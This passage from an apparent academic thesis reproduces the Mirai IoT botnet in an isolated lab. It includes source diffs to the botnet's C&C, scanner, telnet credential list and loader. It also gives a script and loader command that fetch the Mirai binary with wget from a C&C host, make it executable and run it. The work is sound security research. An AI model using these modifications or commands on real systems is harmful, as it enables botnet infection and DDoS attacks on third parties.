A malicious actor has to set up a C&C server and a scan listener server. These services can run on one or more servers, depending on the performance requirements. Since there will be only two bots connected to the C&C, one server for all the services is enough. A generic laptop was used in this case.

Mirai is designed to spread over the internet. To simulate this, a private local network was created between the C&C server and the two Raspberry Pis – a “miniature internet” connected by a single router. This needs to be done due to the way Mirai propagates. If put on a public network, it could cause the malware to spread uncontrollably, which compromises other people’s online security.

The network topology is as shown in figure 6. The devices all connect wirelessly and belong to the 192.168.71.x subnet.



Figure 6. Network topology

3.3 Software setup

A standard laptop was used to run the services mentioned in section 2.6. As an additional isolation layer, the services were run in a Debian 8.10 virtual machine. Another reason to use a virtual machine is because there is a possibility to take snapshots of the state of the computer at any point in time. In this way, if something ever gets damaged or the state needs to be reverted, this can easily be done by the use of snapshots. The used virtual machine was VirtualBox, a free software developed by Oracle[23].

The laptop was also used to compile the malware. The GCC compiler suite version 4.9.2 and Golang version 1.11 were used. Additionally, the C&C server requires a running MySQL server, and an HTTP server, in this case Apache. Versions 14.14 and 2.4.10 were used, respectively.

Mirai cross-compiles the malware for different architectures. However, there was no support for ARMv7 and ARMv8, which are the architectures of the Raspberry Pi selected for this thesis. Hence, the build scripts and compiler environment needed to be modified to support these.

The Raspberry Pis come with Raspbian Linux pre-installed. Additionally, the Busybox software package, a popular software for embedded Linux systems, was installed. It includes telnetd, the telnet server that Mirai primarily attacks.

3.4 Changes to source code

For safety reasons, the source code needed to be edited to run the malware in the set-up network. The changes were mainly network related, since many of the IP addresses are hard-coded.

The changes made to the source code were as follows:

The loader and scanListen services contain hard-coded references to the C&C IP address. These were changed to match the current setup. As it can be seen from listing 3, scanListen also needs the correct port number to connect to.

```
/loader/src/main.c
int main(int argc, char **args)
    addrs_len = 2;
    addrs = calloc(addrs_len, sizeof (ipv4_t));

+    addrs[0] = inet_addr("192.168.71.114"); // Address to bind to
+    addrs[1] = inet_addr("192.168.71.114"); // Address to bind to


/mirai/tools/scanListen.go
import (
 )

 func main() {
+    l, err := net.Listen("tcp", "192.168.71.114:48101")
    if err != nil {
        fmt.Println(err)
        return
```

Listing 3. C&C IP address change

It can be observed in listing 4 that in order for the C&C to connect to the database, its IP address, together with the credentials must be inputted. Both services are run on the same laptop, hence most of the changes point to the same IP address.

```
/mirai/cnc/main.go
import (
    "time"
 )

const DatabaseAddr string   = "127.0.0.1"
const DatabaseUser string   = "root"
const DatabasePass string   = "password"
const DatabaseTable string  = "mirai"

 var clientList *ClientList = NewClientList()
 var database *Database = NewDatabase(DatabaseAddr, DatabaseUser, DatabasePass, DatabaseTable)

 func main() {
+    tel, err := net.Listen("tcp", "192.168.71.114:23")
    if err != nil {
        fmt.Println(err)
        return
    }

+    api, err := net.Listen("tcp", "192.168.71.114:101")
```

Listing 4. Database IP Information

Also fixed a null pointer exception bug in the code by properly locking and unlocking a table shared by multiple threads as seen briefly in listing 5.

```
--- a/mirai/bot/killer.c
+++ b/mirai/bot/killer.c
@@ -169,6 +169,7 @@ void killer_init(void)
            last_pid_scan = time(NULL);

            table_unlock_val(TABLE_KILLER_PROC);
+            table_unlock_val(TABLE_KILLER_STATUS);
            table_unlock_val(TABLE_KILLER_EXE);

            // Store /proc/$pid/exe into exe_path
@@ -182,6 +183,7 @@ void killer_init(void)
            ptr_status_path += util_strcpy(ptr_status_path, table_retrieve_val(TABLE_KILLER_STATUS,
NULL));

            table_lock_val(TABLE_KILLER_PROC);
+            table_lock_val(TABLE_KILLER_STATUS);
            table_lock_val(TABLE_KILLER_EXE);
```

Listing 5. Null pointer exception

The code was compiled in debug mode as illustrated in listing 6, because this offers more information about how the malware is running. The change below was needed to make debug mode fully featured since some features were originally turned on for release mode only.

```
--- a/mirai/bot/main.c
+++ b/mirai/bot/main.c
@@ -155,7 +155,7 @@ int main(int argc, char **args)

     attack_init();
     killer_init();
-#ifndef DEBUG
+#ifdef DEBUG
 #ifdef MIRAI_TELNET
```

Listing 6. Enable debug mode

The DNS resolver was disabled to avoid time consuming bug fixes, and due to the simple network setup, bypassed it completely as seen in listing 7.

```
--- a/mirai/bot/resolv.c
+++ b/mirai/bot/resolv.c
@@ -67,6 +67,11 @@ static void resolv_skip_name(uint8_t *reader, uint8_t *buffer, int *count)
 struct resolv_entries *resolv_lookup(char *domain)
 {
     struct resolv_entries *entries = calloc(1, sizeof (struct resolv_entries));
+    entries->addrs_len = 1;
+    entries->addrs = malloc(sizeof (ipv4_t));
+    entries->addrs[0] = INET_ADDR(192,168,71,114);
+    return entries;
+
     char query[2048], response[2048];
```

Listing 7. DNS resolver bypassing

In order to avoid an unnecessary amount of traffic going through, the scanner needed to be modified. In listing 8, a dictionary attack can be seen. Essentially, the malware scans a set of addresses in the IPv4 address space – there is an omission of certain IP addresses, including local network, which is the used in this thesis. So the first step was to uncomment that IP address. It now adds a new section to look for. There is as well a set of credentials – passwords and usernames, which includes the one that was decided to be used on the raspberry pi: user: root, password: admin.

By taking into account performance, the structure of this dictionary attack was changed. Meaning that it would not loop through the entire IPv4 address space, but instead to look immediately for the vulnerable device. This would make the attack faster as well as help detect any errors that may occur during the infection.

```
--- a/mirai/bot/scanner.c
+++ b/mirai/bot/scanner.c
@@ -56,6 +56,11 @@ int recv_strip_null(int sock, void *buf, int len, int flags)

 void scanner_init(void)
 {
+#ifdef DEBUG
+       printf("[scanner] Start of scanner_init\n");
+#endif
+
+
     int i;
     uint16_t source_port;
     struct iphdr *iph;
@@ -121,68 +126,68 @@ void scanner_init(void)
     tcph->syn = TRUE;

     // Set up passwords
-    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                    // root     xc3511
-    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                         // root     vizxv
+    //add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                  // root     xc3511
+    //add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                       // root     vizxv
     add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                         // root     admin
-    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                     // admin    admin
-    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                     // root     888888
-    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                 // root     xmhdipc
-    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                 // root     default
-    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);             // root
juantech

 #ifdef DEBUG
@@ -445,6 +450,7 @@ void scanner_init(void)
                 while (TRUE)
                 {
                     int consumed = 0;
+                    //sleep(1);

                     switch (conn->state)
                     {
@@ -513,6 +519,9 @@ void scanner_init(void)

                             table_unlock_val(TABLE_SCAN_SYSTEM);
                             tmp_str = table_retrieve_val(TABLE_SCAN_SYSTEM, &tmp_len);
+#ifdef DEBUG
+                            printf("[scanner] tmp_str: %s \n", tmp_str);
+#endif
                             send(conn->fd, tmp_str, tmp_len, MSG_NOSIGNAL);
                             send(conn->fd, "\r\n", 2, MSG_NOSIGNAL);
                             table_lock_val(TABLE_SCAN_SYSTEM);
@@ -673,17 +682,17 @@ static void setup_connection(struct scanner_connection *conn)

 static ipv4_t get_random_ip(void)
 {
-    uint32_t tmp;
-    uint8_t o1, o2, o3, o4;
+    //uint32_t tmp;
+    //uint8_t o1, o2, o3, o4;

-    do
+ /*  do
     {
         tmp = rand_next();

-        o1 = tmp & 0xff;
-        o2 = (tmp >> 8) & 0xff;
-        o3 = (tmp >> 16) & 0xff;
```

```
-       o4 = (tmp >> 24) & 0xff;
+        o1 = 192;
+        o2 = 168;
+        o3 = 71;
+        o4 = 113;
     }
     while (o1 == 127 ||                              // 127.0.0.0/8      - Loopback
           (o1 == 0) ||                               // 0.0.0.0/8        - Invalid address space
@@ -691,6 +700,7 @@ static ipv4_t get_random_ip(void)
           (o1 == 15 || o1 == 16) ||                  // 15.0.0.0/7       - Hewlett-Packard Company
           (o1 == 56) ||                              // 56.0.0.0/8       - US Postal Service
           (o1 == 10) ||                              // 10.0.0.0/8       - Internal network
+            Removed for research purpose
           (o1 == 192 && o2 == 168) ||                // 192.168.0.0/16   - Internal network
           (o1 == 172 && o2 >= 16 && o2 < 32) ||      // 172.16.0.0/14    - Internal network
           (o1 == 100 && o2 >= 64 && o2 < 127) ||     // 100.64.0.0/10    - IANA NAT reserved
@@ -698,13 +708,20 @@ static ipv4_t get_random_ip(void)
           (o1 == 198 && o2 >= 18 && o2 < 20) ||      // 198.18.0.0/15    - IANA Special use
           (o1 >= 224) ||                             // 224.*.*.*+       - Multicast
           (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 ||
o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
-    );
+    );*/

-    return INET_ADDR(o1,o2,o3,o4);
+#ifdef DEBUG
+        printf("[scanner] trying: 192.168.71.113\n");
+#endif
+
+    return INET_ADDR(192,168,71,113);
```

Listing 8. Mirai scanner

Since a full attack DDoS attack is not executed and only one device is being infected, to avoid unwanted behavior, the maximum connections to the vulnerable device was lowered, as illustrated in listing 9.

```
--- a/mirai/bot/scanner.h
+++ b/mirai/bot/scanner.h
@@ -5,11 +5,11 @@
 #include "includes.h"

 #ifdef DEBUG
-#define SCANNER_MAX_CONNS   128
-#define SCANNER_RAW_PPS     160
+#define SCANNER_MAX_CONNS   2
+#define SCANNER_RAW_PPS     2
 #else
-#define SCANNER_MAX_CONNS   128
-#define SCANNER_RAW_PPS     160
+#define SCANNER_MAX_CONNS   2
+#define SCANNER_RAW_PPS     2
 #endif
 }
```

Listing 9. Lower maximum connections

As previously mentioned, the original version of Mirai did not include support for the Raspberry Pi architectures, so it was necessary to add the new cross-compile to the scripts as seen in listing 10.

```
--- a/scripts/cross-compile.sh
+++ b/scripts/cross-compile.sh
@@ -28,6 +28,8 @@ echo "Copy cross-compiler-armv5l.tar.bz2 to /etc/xcompile"
 cp cross-compiler-armv5l.tar.bz2 /etc/xcompile/cross-compiler-armv5l.tar.bz2
 echo "Copy cross-compiler-armv6l.tar.bz2 to /etc/xcompile"
 cp cross-compiler-armv6l.tar.bz2 /etc/xcompile/cross-compiler-armv6l.tar.bz2
+echo "Copy cross-compiler-armv7l.tar.bz2 to /etc/xcompile"
+cp cross-compiler-armv7l.tar.bz2 /etc/xcompile/cross-compiler-armv7l.tar.bz2
 echo "Copy cross-compiler-i586.tar.bz2 to /etc/xcompile"
 cp cross-compiler-i586.tar.bz2 /etc/xcompile/cross-compiler-i586.tar.bz2
 echo "Copy cross-compiler-m68k.tar.bz2 to /etc/xcompile"
@@ -50,6 +52,8 @@ echo "extracting cross-compiler-armv5l.tar.bz2 ..."
 tar -jxf cross-compiler-armv5l.tar.bz2
 echo "extracting cross-compiler-armv6l.tar.bz2 ..."
 tar -jxf cross-compiler-armv6l.tar.bz2
+echo "extracting cross-compiler-armv7l.tar.bz2 ..."
+tar -jxf cross-compiler-armv7l.tar.bz2
 echo "extracting cross-compiler-i586.tar.bz2 ..."
 tar -jxf cross-compiler-i586.tar.bz2
 echo "extracting cross-compiler-m68k.tar.bz2 ..."
@@ -73,6 +77,8 @@ echo "move cross-compiler-armv5l to armv5l ..."
 mv cross-compiler-armv5l armv5l
 echo "move cross-compiler-armv6l to armv6l ..."
 mv cross-compiler-armv6l armv6l
+echo "move cross-compiler-armv7l to armv7l ..."
+mv cross-compiler-armv7l armv7l
 echo "move cross-compiler-i586 to i586 ..."
 mv cross-compiler-i586 i586
 echo "move cross-compiler-m68k to m68k ..."
@@ -92,6 +98,7 @@ echo "export PATH ..."
 export PATH=$PATH:/etc/xcompile/armv4l/bin
 export PATH=$PATH:/etc/xcompile/armv5l/bin
 export PATH=$PATH:/etc/xcompile/armv6l/bin
+export PATH=$PATH:/etc/xcompile/armv7l/bin
 export PATH=$PATH:/etc/xcompile/i586/bin
 export PATH=$PATH:/etc/xcompile/m68k/bin
 export PATH=$PATH:/etc/xcompile/mips/bin
```

Listing 10. Modification of cross compiling scripts

3.5 Custom additions

It is important to demonstrate during the loading process if the malware loading is being successfully executed, for this reason a custom command was added so that whenever the loader gets executed, a LED will light up. In listing 11, it can be observed that this is done by loading a Python script onto one of the already mentioned commands.

```
--- a/loader/src/server.c
+++ b/loader/src/server.c
@@ -328,8 +328,10 @@ static void handle_event(struct server_worker *wrker, struct epoll_event *ev)
```

```
 #ifdef DEBUG
                        printf("[FD%d] Succesfully logged in\n", ev->data.fd);
 #endif
-                       util_sockprintf(conn->fd, "/bin/busybox ps; " TOKEN_QUERY "\r\n");
-                       conn->state_telnet = TELNET_PARSE_PS;
+                       // util_sockprintf(conn->fd, "/bin/busybox ps; " TOKEN_QUERY "\r\n");
+                        util_sockprintf(conn->fd, "/usr/bin/python /home/pi/LED.py; " TOKEN_QUERY "\r\n");
+                       // conn->state_telnet = TELNET_PARSE_PS;
+                        conn->state_telnet = TELNET_CLEANUP;
                     }
                     break;
                 case TELNET_PARSE_PS:
@@ -449,7 +451,7 @@ static void handle_event(struct server_worker *wrker, struct epoll_event *ev)
                             case UPLOAD_WGET:
                                 conn->state_telnet = TELNET_UPLOAD_WGET;
                                 conn->timeout = 120;
-                                util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s -O - >
"FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
+                                util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/%s.%s -O - >
"FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
                                             wrker->srv->wget_host_ip, wrker->srv->wget_host_port, "mirai", conn-
>info.arch);
```

Listing 11. Custom command

According to the Raspberry Pi documentation, to get an LED to light on in a Raspberry Pi, all we need is a power supply, in this case the Raspberry Pi, which is also out vulnerable device, a LED and a resistor to limit the current flow. The circuit schematics are as seen in figure 7. The python script to light the LED is shown in listing 13.



Figure 7. Raspberry Pi LED circuit

```
import RPi.GPIO as GPIO
import time

GPIO.setmode(GPIO.BCM)
GPIO.setwarnings(False)
GPIO.setup(18, GPIO.OUT)

t = 0.2
for i in range(20):
        print "LED on"
        GPIO.output(18, GPIO.HIGH)
        time.sleep(t)
        print "LED off"
        GPIO.output(18, GPIO.LOW)
        time.sleep(t)
```

Listing 12. Python script [24]

4 Results

In figure 6 the network topology was shown. Once the network was setup and the code changes were made, the entire behavior of the malware was seen.

The first bot

To enable the first bot it is necessary to understand the way Mirai works and try to make use of it in the simplest way. In this scenario it was done in such a way that the malware would be loaded manually. A script was written to avoid errors while typing and to optimize time whenever a demo needed to be presented. The script is as shown in listing 13.

```
#!/bin/bash

rm mirai.arm7
wget http://192.168.71.114/mirai.arm7
chmod 755 mirai.arm7
sudo ./mirai.arm7
```

Listing 13. First bot script

Essentially this script is removing mirai.arm7 in case it is present on the system, it then fetches the latest build version of the malware located on the referred address. It is necessary to change the permissions of such file so that it can be run, and that’s done by chmod. In figure 8 it can be seen how the terminal looks once the first bot has been initialized.



Figure 8. Initializing first bot

The scanning process

In this implementation the scanning process happens after one of the Raspberry Pi’s is turned into the first bot and at the same time it is the one in charge of initializing the scanning process**.** After testing the malware a couple of times, it was evident that the amount of resources needed to perform the scan of the whole IPv4 address space was big. At first it was decided to limit the scan to 192.168.71.x. Since the scanning picks IP addresses at random, and the dictionary attack for each address takes a few seconds, it was observed that even for this small address space the scanning time before getting our bot infected was impractical. Hence, in the name of efficiency, it was decided that the only address that was going to be scanned would be the “correct one”, i.e. the vulnerable device.

The scanning process would work in an optimal way in a scenario where there are several bots scanning in parallel and brute forcing at the same time. Since it is not needed in this implementation of scanning to have an extensive map of IP addresses, the result on the terminal is very straight forward as demonstrated in figure 9.



Figure 9. Scan process

The scan process was initialized from the Raspberry Pi Zero, which acts as the first bot in this thesis. From figure 9, it can be seen that the scan service worked as expected. Once it has found the available vulnerable IP address, in this case meaning that this IP address has telnet enabled, it will try to brute force its credentials from the username and password map included in its source code as referred to in previous chapters.

The scanListen and Loader process

This process needs to be started and it listens to the victims reported by the bot. It has a designated port where it is listening to, which is port 48101. The loader, on the other hand keeps track of the bot loading. When both processes are running together, a display as the one shown in figure 10 is visible. On figure 10 it is shown how many bots are connected, the amount of logins done as well as how many bots have downloaded the malware, done through a wget. Each line in the output represent the system status at each second. Seconds 78-89 are visible in figure 10.



Figure 10. scanListen process

The attack

If an attacker wants to carry out a DDoS attack, he would see something as shown in figure 11 once it has connected to the server. In order to connect to the server, the botmaster needs to login to the server where there is information such as how many bots are connected. In figure 11 it can be observed that the terminal offers some help regarding how to execute an attack. There is a list of attacks as well as the required parameters for each attack, such as a target and the duration of the attack which is specified in seconds.

